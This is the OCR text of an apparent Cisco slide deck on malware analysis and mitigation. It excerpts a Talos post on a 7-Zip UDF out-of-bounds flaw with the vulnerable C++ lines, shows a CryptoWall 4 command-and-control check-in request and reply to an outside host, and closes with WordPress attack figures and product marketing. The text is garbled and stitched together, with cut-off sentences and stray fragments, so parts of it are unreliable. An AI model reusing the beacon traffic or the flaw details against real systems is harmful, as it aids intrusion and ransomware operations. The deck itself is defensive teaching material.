




Malware Analysis & Mitigation

Suwitcha Musijaral, CISSP, CISA, GWAPT
Consulting System Engineer – Security
Cisco GSSO - Indochina

Addressing Malware Threat

Detect the infection, understand scope, and remediate the problem





SOFTWARE



COMMUNITY

VULNERABILITY
REPORTSADDITIONAL
RESOURCES

TALOS™



ABOUT TALOS



JOIN OUR TEAM



CONTACT US



BLOG

VULNERABLE CODE:
CPP\7zip\Archive\Udf\UdfIn.cpp

WEDNESDAY, MAY 11, 2016

MULTIPLE 7-ZIP VU

*7-Zip vulnerabilities were discovered
Blog post was authored by Marc*

*Update 2016-05-12: Related advisory
<http://www.talosintel.com/report>
<http://www.talosintel.com/report>*

7-Zip is an open-source file archiver that supports large files, and the ability to use "sparse" files. Talos has discovered multiple exploitable vulnerabilities concerning 7-Zip since vendors may not be aware of the concern, for example, when it comes to Windows major platforms, and is one of the most common to discover just how many products

```

Line 898   FOR_VECTOR (fsIndex, vol.FileSets)
Line 899   {
Line 900       CFileSet &fs = vol.FileSets[fsIndex];
Line 901       unsigned fileIndex = Files.Size();
Line 902       Files.AddNew();
Line 903       RINOK(ReadFileItem(volIndex, fsIndex, fs.RootDirICB, kNumRecursionLevelsMax));
Line 904       RINOK(FillRefs(fs, fileIndex, -1, kNumRecursionLevelsMax));
Line 905   }
Line 906   (...)
Line 384   HRESULT CInArchive::ReadFileItem(int volIndex, int fsIndex, const CLongAllocDesc
&lad, int numRecurseAllowed)
Line 385   {
Line 386       if (Files.Size() % 100 == 0)
Line 387           RINOK(_progress->SetCompleted(Files.Size(), _processedProgressBytes));
Line 388       if (numRecurseAllowed-- == 0)
Line 389           return S_FALSE;
Line 390       CFile &file = Files.Back();
Line 391       const CLogVol &vol = LogVols[volIndex];
Line 392       CPartition &partition =
Partitions[vol.PartitionMaps[lad.Location.PartitionRef].PartitionIndex];

```

This vulnerability can be triggered by any entry that contains a malformed Long Allocation Descriptor. As you can see in lines 898-905 from the code above, the program searches for elements on a particular volume, and the file-set starts based on the RootDirICB Long Allocation Descriptor. That record can be purposely malformed for malicious purpose. The vulnerability appears in line 392, when the PartitionRef field exceeds the number of elements in PartitionMaps vector.

SEARCH THE BLOG

Search

SUBSCRIBE TO OUR FEED



Posts



Comments



Subscribe via Email

BLOG ARCHIVE

▼ 2016 (40)

► JUNE (5)

▼ MAY (6)

TALOS

CryptoWall 4

C2 Server

Initial announcement to C2

Send Packet

Send Packet

C2 Server ACK

Source

Destination

```
POST /1LaXd8.php?t=bzer3410f1s HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 111
Host: abelindia.com
Connection: Close
```

```
a=6975376e7a9b0fd24886fbd0c0de32d3ab4dd97174462ca3b06af16a1c840ae893eddacafbd93e56847c23a41352d4f45fc75468e4408
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Dec 2015 08:48:11 GMT
Server: Apache
X-Powered-By: PHP/5.4.45
Content-Length: 14
Connection: close
Content-Type: text/html
```

```
a9b3b2728627b0
```

Send Packet


C2 Server ACK

z, Georgian.

We are looking for complete attack flow

221 percent increase in WordPress Attacks

Figure 29. How WordPress Sites Are Compromised




Source: Cisco Security Research



34


Track Exploit Kit




Global Security Intelligence

TALOS INTEL BREAKDOWN

THREAT INTEL



INTEL SHARING



250+
Full Time Threat Intel
Researchers



MILLIONS
Of Telemetry
Agents



4
Global Data
Centers




100+
Threat Intelligence
Partners





1100+
Threat Traps

Top Senders of Malware (As of 16 June 2016)



DNS Activity on Malware site

OpenDNS




Malware Analysis

Dynamic Analysis + Security Intelligence


Cisco ThreatGRID

More than 52% of files convicted by Threat Grid did not exist in Virus Total at time of detection



Cisco Threat Intelligence Research

More than 33% of files convicted by Talos did not exist in Virus Total at time of detection



Cisco Advanced Malware Detection Lattice

Reputation Filtering

1-to-1
Signatures

Generic
Signatures

Machine
Learning


IOCs

Behavioral Detection

Device Flow
Correlation

Advanced
Analytics

